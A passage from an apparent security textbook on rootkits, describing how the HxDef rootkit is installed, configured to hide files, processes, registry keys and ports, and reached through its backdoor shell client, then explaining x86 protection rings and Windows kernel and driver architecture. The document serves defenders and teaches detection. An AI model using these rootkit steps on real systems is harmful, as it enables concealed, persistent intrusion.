While this rootkit is detectable, as are all rootkits, HxDef has given many incident handlers, system administrators, and forensics investigators a run for their money. As we jump into the features and capabilities of this program, please note that we will be working with HxDef version 100r.

HxDef gives the user the ability to install and run as a service or to run without being a service. Running as a service allows the rootkit to continue to execute even after a reboot. HxDef can also reload its .ini file to update the program configurations and, of course, to uninstall. One caveat with using the default .ini file is that once you install the program, all the HxDef files will disappear because this is a function of the rootkit. In order to uninstall, you must know which directory you installed the program in, so make sure to document that.

To remove HackerDefender from a system, the following syntax would be used

```
>hxdef100.exe -:uninstall
```

Once uninstalled, the user will not be able to find any instances of the HxDef100 program files.

Here is a sample of the installation from the hxdef100r directory:

```
C:\hxdef100r>dir
10/10/2008  10:28 AM    <DIR>          .
10/10/2008  10:28 AM    <DIR>          ..
```

```

07/20/2005  07:09 PM                26,624 bdcli100.exe
09/01/2005  11:13 AM                70,656 hxdef-OFdis.exe
07/20/2005  01:40 PM                 3,924 hxdef100.2.ini
09/01/2005  11:38 AM                70,656 hxdef100.exe
07/29/2005  11:18 AM                 4,119 hxdef100.ini
07/20/2005  07:09 PM                49,152 rdrbs100.exe
09/18/2005  06:57 PM                37,407 readmecz.txt
09/18/2005  06:56 PM                37,905 readmeen.txt
09/01/2005  11:23 AM                93,679 src.zip
          9 File(s)                394,122 bytes
          2 Dir(s)  42,495,737,856 bytes free

```

Next, you install the application by running the installer:

```
C:\hxdef100r>hxdef100.exe
```

Now all copies of HxDef (e.g., hxdef*) files are no longer viewable from system consoles or windows:

```

C:\hxdef100r>dir
10/10/2008  10:28 AM    <DIR>          .
10/10/2008  10:28 AM    <DIR>          ..
07/20/2005  07:09 PM                26,624 bdcli100.exe
07/20/2005  07:09 PM                49,152 rdrbs100.exe
09/18/2005  06:57 PM                37,407 readmecz.txt
09/18/2005  06:56 PM                37,905 readmeen.txt
09/01/2005  11:23 AM                93,679 src.zip
          5 File(s)                244,767 bytes
          2 Dir(s)                  0 bytes free

```

The configuration file contains several lists that can be customized so the rootkit provides the greatest level of service. HxDef will run without any configuration changes; however, if changes are made, it is important to point out that lists must have headers, even if there is no content. Each of the configuration file lists provides great rootkit capabilities.

Table 3-6 describes each of the configuration file lists and acceptable arguments.

Figure 3-2 is a preconfigured sample of the hxdef100.ini configuration file. The list headings have been manipulated (list headings are inside the brackets) as well as the default values in order to make searching for key terms like *hxdef* or *Hidden Processes* extremely difficult.

Configuration File List	Description and Acceptable Arguments
[Hidden Table]	This is a required list that contains all files, directories, and processes that need to be hidden. Any items in this list will be hidden from the File and Task Managers in Windows. Wildcards in the file name strings (e.g., *) are accepted.
[Hidden Processes]	This is a required list that contains programs that can see hidden files, directories, and processes. Wildcards in the filename strings (e.g., *) are accepted.
[Root Processes]	This is a required list that contains programs to hide. Wildcards in the process name strings (e.g., *) are accepted.
[Hidden Services]	This contains a list of all service and driver names that need to be hidden. Wildcards in the service name strings (e.g., *) are accepted.
[Hidden RegKeys]	A list of registry keys that will be completely hidden. Wildcards in the registry name strings (e.g., *) are accepted.
[Hidden RegValues]	A complete list of registry values that will be hidden.
[Startup Run]	Special list of programs with arguments that run after the rootkit is set up. May contain shortcuts with the following: %cmd%, %cmddir%, %sysdir%, %windir%, and %tmpdir%.
[Free Space]	List of hard drives and the number of bytes to add to free space. The format is: X:NUM where x = drive and NUM= # of free bytes to be added.
[Hidden Ports]	The list of all open ports that need to be hidden; the list contains three lines. This configuration section may remain blank: TCPI:port1,port2,port3,... TCPO:port1,port2,port3,... UDP:port1,port2,port3,...
[Settings]	Basic settings must contain the following items: Password: 16-character string for backdoor and redirector access BackdoorShell: Name of file created by backdoor in temp directory FileMappingName: Name of shared memory for hooked processes settings ServiceName: Name of the rootkit service ServiceDisplayName: Display name of rootkit service ServiceDescription: Rootkit service description DriverName: HxDef driver name DriverFileName: HxDef driver filename

Table 3-6 hxdef100.ini File Lists and Acceptable Formats




Figure 3-2 Sample of preconfigured hxdef100.ini configuration file

Hooked API Processes

The following API processes are hooked from the rootkit upon installation. HxDef performs in-memory DLL injection of the NtEnumerateKey API through NtDll.dll via function hooking.

```

Kernel32.ReadFile
Ntdll.NtQuerySystemInformation

```

```
Ntdll.NtQueryDirectoryFile
Ntdll.NtVdmControl
Ntdll.NtResumeThread
Ntdll.NtEnumerateKey
Ntdll.NtEnumerateValueKey
Ntdll.NtReadVirtualMemory
Ntdll.NtQueryVolumeInformationFile
Ntdll.NtDeviceIoControlFile
Ntdll.NtLdrLoadDll
Ntdll.NtOpenProcess
Ntdll.NtCreateFile
Ntdll.NtLdrInitializeThunk
WS2_32.recv
WS2_32.WSARcv
Advapi32.EnumServiceGroupW
Advapi32.EnumServicesStatusExW
Advapi32.EnumServicesStatusExA
Advapi32.EnumServicesStatusA
```

Backdoor

Included in the program is a basic backdoor program. The rootkit hooks several API functions connected with receiving packets through network services. When the inbound data request packet equals a predefined 256-bit long key, the backdoor will authenticate the key and service. Once this is completed, a command shell, typically cmd.exe, is created as it was defined in the hxdef100.ini file under [Settings]. All further data will be redirected to this shell for any open port on the server, except for unhooked system services.

The program bdcli100.exe is the client to connect to the backdoor:

```
Usage: bdcli100.exe host port password
```



HxDef Countermeasures

HxDef can be extremely difficult to detect and clean from compromised machines. The common versions of HxDef can be detected by IceSword by viewing the ports screen. Other rootkit detection tools are not always successful in discovering the hooked APIs with this rootkit. Several years ago, holy_father offered modified versions of the HxDef code for sale and named them Silver and Gold. These for-pay versions included support for the code and custom modifications for specific situations where additional stealth or antivirus evasion was required. These versions have not become widely detected in the wild, so detection may be more difficult. The one copy that was examined in writing this chapter was detected with IceSword.

SUMMARY

This chapter has provided an introduction to rootkits in general along with several computing terms and functions that rootkits rely on in order to manipulate computer systems. The first type of rootkit covered showed how user-mode rootkits function in the userland space and how they use DLL injection and process hooking to take over systems. While not the most complex or damaging type of rootkit, user-mode rootkits can still severely affect users. As rootkit developers needed to ensure that their rootkits stayed on the attacked machine longer and filtered all types of processes including system processes, they started to focus on using kernel-mode rootkits to implement the functionality of their user-mode rootkits. These kernel-mode rootkits are much more effective at providing stealth for malware and are much more difficult to detect. In the next chapter, you'll learn more about kernel-mode rootkits.



CHAPTER 4

**KERNEL-MODE
ROOTKITS**

Perhaps the oldest and most widely used rootkit technology in the wild, kernel-mode rootkits represent the most visible rootkit threat to computers today. StormWorm, which devastated hundreds of thousands of machines in 2007, had a kernel-mode rootkit component (see http://recon.cx/2008/a/pierre-marc_bureau/storm-recon.pdf). This component allowed the worm to do more damage and infect systems at a very deep level: the operating system.

For that reason, we'll spend a considerable amount of paper discussing the internals of the Windows operating system. *Kernel mode* means being on the same level as the operating system, so a *kernel-mode rootkit* must understand how to use the same functions, structures, and techniques that other kernel-mode components (e.g., drivers) and the operating system itself use. It must also coexist with the operating system under the same set of constraints. To truly appreciate this interaction and understand the threat posed by kernel-mode rootkits, you have to understand these OS-level details as well.

But the complexity doesn't begin and end with the operating system. As you'll learn in this chapter, so much of kernel-mode technology depends on the intricacies of the underlying hardware. As a result, your PC is formed from a system of layered technologies that must all interact and coexist. The major components of this layered system include the processor and its instruction set, the operating system, and software.

Since kernel-mode rootkits infect the system at the operating-system level and rely on low-level interaction with hardware, we'll also discuss what controls hardware in most PCs: x86 architecture. Although this chapter focuses solely on x86 and Windows, do not be fooled into thinking other instruction sets and operating systems do not share the same difficulties. Kernel-mode rootkit technology also exists for Linux and OS X. We merely focus on these technologies for x86 and Windows because they are the most prolific today, causing the most damage.

The flow of this chapter is as follows:

- A thorough discussion of x86 architecture basics
- A detailed tour of Windows internals
- An overview of Windows kernel driver concepts and how drivers work
- Challenges, goals, and tactics of kernel-mode rootkits
- A survey of kernel-mode rootkit methods and techniques along with examples of each

If you are an x86/Windows pro, you may want to skip ahead to "Kernel Driver Concepts."

GROUND LEVEL: X86 ARCHITECTURE BASICS

This section will cover the fundamentals of x86 architecture necessary to prepare the reader for advanced kernel-mode rootkits. Instruction set architectures influence

everything from hardware (e.g., chip design) to software (e.g., the operating system), and the implications to overall system security and stability begin at this low level.

Instruction Set Architectures and the Operating System


x86 is an instruction set architecture used by many brands of processors for personal computers. An *instruction set* is a collection of commands that tell the processor what operations to perform to achieve a task. You may not realize it, but you use instruction sets every day, whether you own a Mac, a PC, or a cell phone. At this architectural level, your processor understands a limited set of commands that represent mathematical operations (add, multiply, divide), control flow constructs (loops, jumps, conditional branches), data operations (move, store, read), and other rudimentary functionality. This minimalist set of capabilities is intentional, since the processor can calculate millions of these instructions per second, all of which combined can form a complex task such as playing a video game or folding proteins in genetic software. The technical complexity required to translate those high-level tasks into simple instructions and data for your CPU to process and display on your screen is immense.

That's where the operating system comes to the rescue. In this contrived example, the OS handles the complexity required to deconstruct complex tasks into simple x86 instructions for the CPU. It is responsible for coordinating, synchronizing, securing, and directing all of the components required to carry out the task. Just a few of those components include a low-level keyboard driver that processes electrical signals that correspond to characters; a chain of intermediate file-system drivers and low-level disk drivers that save the content/data to a physical drive; and a plethora of Windows subsystems and management mechanisms to deal with I/O (input/output, as in reading and writing to and from media), access permissions, graphics display, and character encodings and conversions.

The instruction set architecture provided by the CPU exposes mechanisms necessary for the operating system to use the hardware in your computer. These mechanisms include physical memory (RAM) with segmentation and addressing modes (how the OS can reference memory locations); physical CPU registers used for rudimentary calculations and storage of variables for quick retrieval during processing; operating modes that evolved as system bus widths increased to 64-bit; extensions for gaming and high-end graphics (MMX, 3dNow, and so on) and physical address extension (PAE) to allow systems with 32-bit bus width to read and translate 64-bit addresses; virtualization support; and most importantly, hardware-enforced protection rings for access to privileged capabilities and resources. These protection rings enable operating systems to maintain control over applications and authority on the system by limiting access to the most privileged ring to the operating system. Let's take a closer look at this protection ring concept.

Protection Rings

In x86 architecture, the protection rings (numbered 0–3) are simply privilege levels enforced by the CPU (and implemented by the OS) on executing code (see Figure 4-1).



Since all binary code, from operating system procedures to user applications, runs on the same processor(s), a mechanism must exist to differentiate between system code and user code and restrict privileges accordingly. The OS executes at the highest privilege level, in Ring 0 (referred to as *kernel mode* or *kernel land*), whereas user programs and applications run in the lowest privilege level, Ring 3 (referred to as *user mode* or *userland*). The details of how this protection is enforced in hardware and in the OS, as well as many other rings and operating modes supplied by x86 but not used by Windows, are complicated and not further explored here. What's important to understand now is that the CPU and the OS implement protection rings cooperatively and they exist solely for maintaining security and system integrity. As a simple example, you can think of the protection ring as a simple bit value in a CPU flag that is either set to indicate that code has Ring 0 (OS code) privileges or not set to indicate Ring 3 (user code) privileges.

As a side note, research has been revitalized in this area, making the ring protection concept critical to understanding the challenges of privilege separation. Virtualization technologies have exploded in popularity in the past few years, as chip manufacturers race to lead the industry in hardware support for virtualized operating systems. As a result, a new protection ring has been added to some instruction sets, essentially a Ring -1 (ring negative one) that allows the hypervisor (in most cases, a sleek and minimal host OS) to monitor guest operating systems running in Ring 0, but not "true Ring 0" (thus they are not allowed to use actual hardware, but rather virtualized hardware). These new concepts have also led to significant advancement in rootkit technology, resulting in virtualized rootkits, which is the topic of Chapter 5.

Bridging the Rings

A critical feature of protection rings is the ability for the CPU to change its privilege level based on the needs of the executing code, allowing less privileged applications to execute higher privileged code in order to perform a necessary task. In other words, the CPU can elevate privileges from Ring 3 to Ring 0 dynamically as needed. This transition occurs when a user mode thread, either directly or as a result of requesting access to a privileged system resource, issues one of the following:

- A special CPU instruction called *SYSENTER*
- A *system call*
- An interrupt or other installed *call gate*

This transition, brokered by the operating system and implemented by the CPU instruction set, is performed whenever the thread needs to use a restricted CPU instruction or perform a privileged operation, such as directly accessing hardware. When the system call or call gate is issued, the operating system transfers control of the request to the corresponding kernel-mode component (such as a driver), which performs the privileged operation on behalf of the requesting user-mode thread and returns any results. This operation usually results in one or more thread context switches, as operating system code swaps out with user code to complete the higher-privilege request.

Normally, a call gate is implemented as an interrupt, represented by the x86 CPU instruction *INT*, though the OS can install a number of call gates that are accessible via the *Global Descriptor Table (GDT)* or *Local Descriptor Table (LDT)* for a specific process. These tables store addresses of memory segment descriptors that point to preinstalled executable code that is executed when the call gate is called.

An example of a system call in action is when a program issues an *INT* instruction along with a numeric argument indicating which interrupt it is issuing. When this occurs, the operating system processes the instruction and transfers control to the appropriate kernel-mode component(s) that are registered to handle that interrupt.

A more modern instruction, *SYSENTER*, is optimized for transitioning directly into kernel mode from user mode, without the overhead of registering and handling an interrupt.

Kernel Mode: The Digital Wild West

To quickly recap, *kernel mode* is the privileged mode the processor runs in when it is executing operating system code (including device drivers). User applications run in user mode, where the processor runs at a lower privilege level. At this lesser privilege level, user applications cannot use the same CPU instructions and physical hardware that kernel-mode code can. Since both user-mode and kernel-mode programs must utilize system memory to run, the memory spaces of the two are logically separated, and every page in memory is marked with the appropriate access mode the processor must be running in to use that memory page. User-mode programs must spend part of their life in kernel mode to perform various operations (not the least of which is to utilize

kernel-mode graphics libraries for windowing), so special processor instructions such as SYSENTER are used to make the transition, as discussed previously. The operating system traps the instruction when it is used by a user-mode program and performs basic validation on the parameters being provided to the called function before allowing it to proceed at the higher-privileged processor access mode (i.e., Ring 0).

Kernel land is an extremely volatile environment where all executing code has equal privileges, access rights, and capabilities. Because memory address space is not separated, as implemented in processes in user mode, any program in kernel mode can access the memory, data, and stack of any other program (including that of the operating system itself). In fact, any component can register itself as a handler of any type of data—network traffic, keyboard strokes, file-system information, and so on, regardless of whether it needs access to that information. The only restriction: You have to “promise” to play by the rules. If you don’t, you will cause a conflict and crash the entire system.

This makes for a very convoluted and free-for-all environment. Anyone who knows the basic requirements and enough C (a programming language) to be dangerous can develop a kernel driver, load it, and start poking around. The problem is, there is no runtime, big-brother validation of your code—no built-in exception handler to catch your logic flaws or coding errors. If you dereference a null pointer, you *will blue screen* the system (crash it). Period. Although Microsoft makes extensive efforts to document the kernel-mode architecture and provide very clear advice to kernel developers on best practices, it truly does come down to relying on software developers to write bug-free code. And we know where that sort of thinking gets us.


THE TARGET: WINDOWS KERNEL COMPONENTS

Now that we’ve set the stage for a chaotic kernel-mode environment, let’s discuss the dinosaur subsystems and executive components that make the operating system tick—like a time bomb. We’ll cover these components in a top-down fashion and point out weaknesses and/or common places where kernel-mode rootkits hide. We’ll frequently refer to Figure 4-2, which illustrates Windows kernel-mode architecture from a high-level view.

The Win32 Subsystem

The Win32 subsystem is one of three environment subsystems available in Windows: Win32, POSIX, and OS/2 (as of Windows XP, only Win32). The Win32 environment subsystem is responsible for proxying kernel-mode functionality in the Windows Executive layer to user-mode applications and services. The subsystem has kernel-mode components, primarily Win32k.sys, and user-mode components, most notably csrss.exe (Client/Server Run-Time Subsystem) and subsystem DLLs.

The subsystem DLLs act as a gateway for 32-bit programs that need to use a range of functionality provided in kernel mode. This functionality is provided by the Windows Executive. Although they are not kernel-mode components, the Win32 subsystem DLLs



remain a high-value target for kernel-mode rootkits. These DLLs provide entry points for user applications and even system service processes. Therefore, contaminating these entry points will extend the rootkit's power over any user-mode application.

Win32k.sys is the kernel driver that handles graphics manipulation calls from user mode, implemented in the Graphics Device Interface (GDI). This driver handles the core of the user experience—such as menus, drawing windows, mouse and keyboard graphics, and screen effects. External graphics drivers are also considered part of the Win32 subsystem.

What Are These APIs Anyway?

Windows has two major types of APIs: the Win32 API used mainly by user-mode programs and the Native API used by kernel-mode programs. As it turns out, most of the Win32 APIs are simply *stubs* (very small binary programs that simply check arguments before calling into the real function) for calling Native APIs, some of which, in turn, call undocumented internal functions buried in the Windows kernel.

The Win32 API is implemented in the four major Win32 subsystem DLLs alluded to earlier:

- **kernel32.dll** Provides base services for accessing the file system, devices, creating threads and processes, and memory management
- **advapi32.dll** Provides advanced services to manipulate Windows components like the registry and user accounts
- **user32.dll** Implements windowing and graphical constructs like buttons, mouse pointers, and so on
- **gdi32.dll** Provides access to monitors and output devices

Some of the functions inside these DLLs are implemented in user mode directly inside the DLL itself. However, a significant portion of the functions inside these DLLs require reaching a service inside the Windows Executive in kernel mode. An example is basic file input/output (I/O), such as the Win32 API functions `ReadFile()` and `WriteFile()`. The IO Manager inside the Windows Executive is responsible for managing all I/O requests. Thus, when a user-mode application calls `ReadFile()` inside `Kernel32.dll`, `ReadFile()` actually calls another function called `NtReadFile()`, which is a function exported by the IO Manager in kernel mode. Whenever an application needs to use a function inside any of these subsystem DLLs, the Windows loader will dynamically import the library into the application's address space.

As mentioned before, these DLLs are often targeted by rootkits because of the core functionality they expose to user-mode applications. By hooking or subverting any of these DLLs or the kernel-mode components that implement functionality exposed by DLLs, the rootkit instantly gains an entrenched foothold on the system.

The Concierge: NTDLL.DLL

If the subsystem DLLs are the entry points into kernel land, `NTDLL.DLL` would be the bridge they must first cross before reaching land. This DLL holds small program stubs for calling system services from user mode, as well as internal, undocumented support functions used by Windows components. Every function call from user mode to kernel mode must pass through `NTDLL.DLL`, and the stubs that are called perform a few basic tasks:

- Validate any passed-in buffers or parameters.
- Find and call the corresponding system service function in the Executive.

- Transition into kernel mode by issuing a SYSENTER or other architecture-specific instruction.

Along with the subsystem DLLs, this DLL is also a place for kernel-mode rootkits to hook and hide.

Functionality by Committee: The Windows Executive (NTOSKRNL.EXE)

The Windows Executive exists in the file `ntoskrnl.exe`, which implements the functions exported by `NTDLL.DLL`. These functions are often called *system services* and are what the entries in the System Service Dispatch Table (SSDT) point to. The SSDT is one of the most prolific locations for both malware/rootkits and legitimate security products to insert themselves to control program execution flow.

The Executive is actually made up of numerous subcomponents that implement the core of the various system services. These subcomponents include Configuration Manager, Power Manager, I/O Manager, Plug and Play Manager, and many more. All of these components can be reached indirectly from user mode through the Win32 API and directly from kernel mode via the Native API functions that begin with `Rtl`, `Mm`, `Ps`, and so on.

The Executive is also where device drivers interface to their user-mode counterparts. The Executive exports a wealth of functions that only drivers can call. These functions are collectively called the *Windows Native API*.

The kernel, described next, contains a wealth of undocumented features and functions, a fact that kernel rootkits take advantage of.

The Windows Kernel (NTOSKRNL.EXE)

The second major piece of `NTOSKRNL.EXE` is the actual Windows kernel. The kernel is responsible for managing system resources and scheduling threads to use those resources. To aid in scheduling and functionality, the kernel exposes functions and data structures such as synchronization primitives for kernel programs to use. The kernel also interfaces with hardware through the Hardware Abstraction Layer (HAL) and uses assembly code to execute special architecture-dependent CPU instructions.

The kernel itself exports a set of functions for other kernel programs to use. These functions begin with `Ke` and are documented in the Windows Driver Development Kit (DDK). Another job of the kernel is to abstract some low-level hardware details for drivers.

These kernel-provided functions help drivers achieve their tasks more easily, but they also help rootkit authors who write drivers to exploit the system. The simple fact is that the Windows kernel is exposed by design, intended to help hardware manufacturers and software developers extend the capabilities and features of the operating system. Although the kernel is somewhat protected in its isolation from the rest of the Windows

Executive and undocumented internal data structures and routines, it is still largely exposed to any other kernel components, including rootkits.

Device Drivers

Device drivers exist first and foremost to interface with physical hardware devices through the HAL. A simple example is a keyboard driver that reads and interprets key scan codes from the device and translates that into a usable data structure or event for the operating system. Device drivers come in many flavors, but are typically written in C or assembly and have a .sys or .ocx extension. A loadable kernel module is similar, but typically contains only support routines (rather than core functionality), and is implemented in a DLL that is imported by a driver.

However, aside from the role of running hardware, device drivers are also written solely to access kernel-mode components and data structures of the operating system for various reasons. This role is a legitimate one for a device driver, and Windows includes many drivers that do just that. This means many drivers don't correspond to any physical device at all.

Device drivers are a unique component in the Windows operating system architecture, because they have the capability to talk directly to hardware or use functions exported by the kernel and Windows Executive. Note in Figure 4-2 how drivers do not sit on top of the kernel or even the HAL; they sit next to them. This means they are on equal footing and have little to no dependency on those components to interact with hardware. While they can opt to use the Executive for tasks like *memory mapping* (converting a virtual address to a physical address) and I/O processing and to use the kernel for thread context switching, device drivers can also implement these capabilities in their own routines and export that functionality to user mode.

This extreme flexibility is both empowering and endangering to the system. While this allows Windows to be very flexible and "pluggable," it also puts the system at risk from faulty or malicious drivers.

The Windows Hardware Abstraction Layer (HAL)

The kernel (NTOSKRNL.EXE) is also greatly concerned with portability and nuances in instruction set architectures that affect system performance issues, such as caching and multiprocessor environments. The HAL takes care of implementing code to handle these different configurations and architectures. The HAL is contained in the file hal.dll, which NTOSKRNL.EXE imports when the kernel is loaded during system boot-up. Since the Windows kernel is designed to support multiple platforms, the appropriate HAL type and HAL parameters are chosen at startup based on the detected platform (PC, embedded device, and so on).

Very few kernel rootkits in the wild today mess with the HAL, simply because it is more work than is necessary. There are many other easier locations in the kernel to hide.

KERNEL DRIVER CONCEPTS

This section will cover the details of what a driver is, the types of drivers, the Windows driver model and framework, and various aspects of the needs that drivers fulfill in the usability of a system. These topics are crucial to understanding the finer details of kernel-mode rootkits and appreciating the power they wield over the system. As we cover the details of the driver framework, we'll point out areas that are frequently abused by rootkit authors.

Although we'll cover the basic components of a kernel driver, we won't provide sample code. Refer to the Appendix, "System Integrity Analysis: Building Your Own Rootkit Detector," for source code and details on how to write a kernel driver.

CAUTION

An important notice and warning: This section does not intend to fool the reader into thinking he or she is prepared to start loading custom-written device drivers. You must consider literally hundreds of nuances, caveats, and "if-then" issues when developing a driver. Please consult the Windows Driver Development Kit documentation for required prerequisite reading before ever coding or loading a driver (especially on a production system).

Kernel-Mode Driver Architecture

As of Windows Vista, Windows drivers can operate in user mode or kernel mode. User-mode drivers are typically printer drivers that do not need low-level operating system features. Kernel-mode drivers, however, interact with the Windows Executive for I/O management and other capabilities to control a device.

All Windows drivers must conform to a driver model and supply standard driver routines. Some drivers also implement the *Windows Driver Model (WDM)*, a standardized set of rules and routines defined in the WDM documentation. This model requires drivers to provide routines for power management, plug and play, and other features. We won't cover all of the various types of WDM drivers in great detail but they are bus, function, and filter drivers.

Bus drivers service a bus controller or adapter and handle enumerating attached devices (think of how many devices can be attached to the numerous USB ports on your computer). They alert higher-level drivers of power operations and insertion/removal. *Function drivers* are the next layer up and handle operations for specific devices on the bus such as read/write. The subtypes of function drivers include class, miniclass, port, and miniport. Finally, *filter drivers* are unique drivers that can be inserted at any level above the bus driver to filter out certain I/O requests.

These bus, function, and filter drivers are layered (also referred to as *chained* or *stacked*). The idea behind a layered architecture is abstraction: Each driver removes complexity from the underlying hardware as you travel up the stack. The lowest-level drivers deal with firmware and direct communication with the hardware but pass only necessary and requested information up to the next higher-level driver. In general, there are up to three types of drivers in a driver chain:

- Highest-level drivers such as file-system drivers

- Intermediate drivers such as WDM class driver or filter drivers
- Lowest-level drivers such as WDM bus drivers

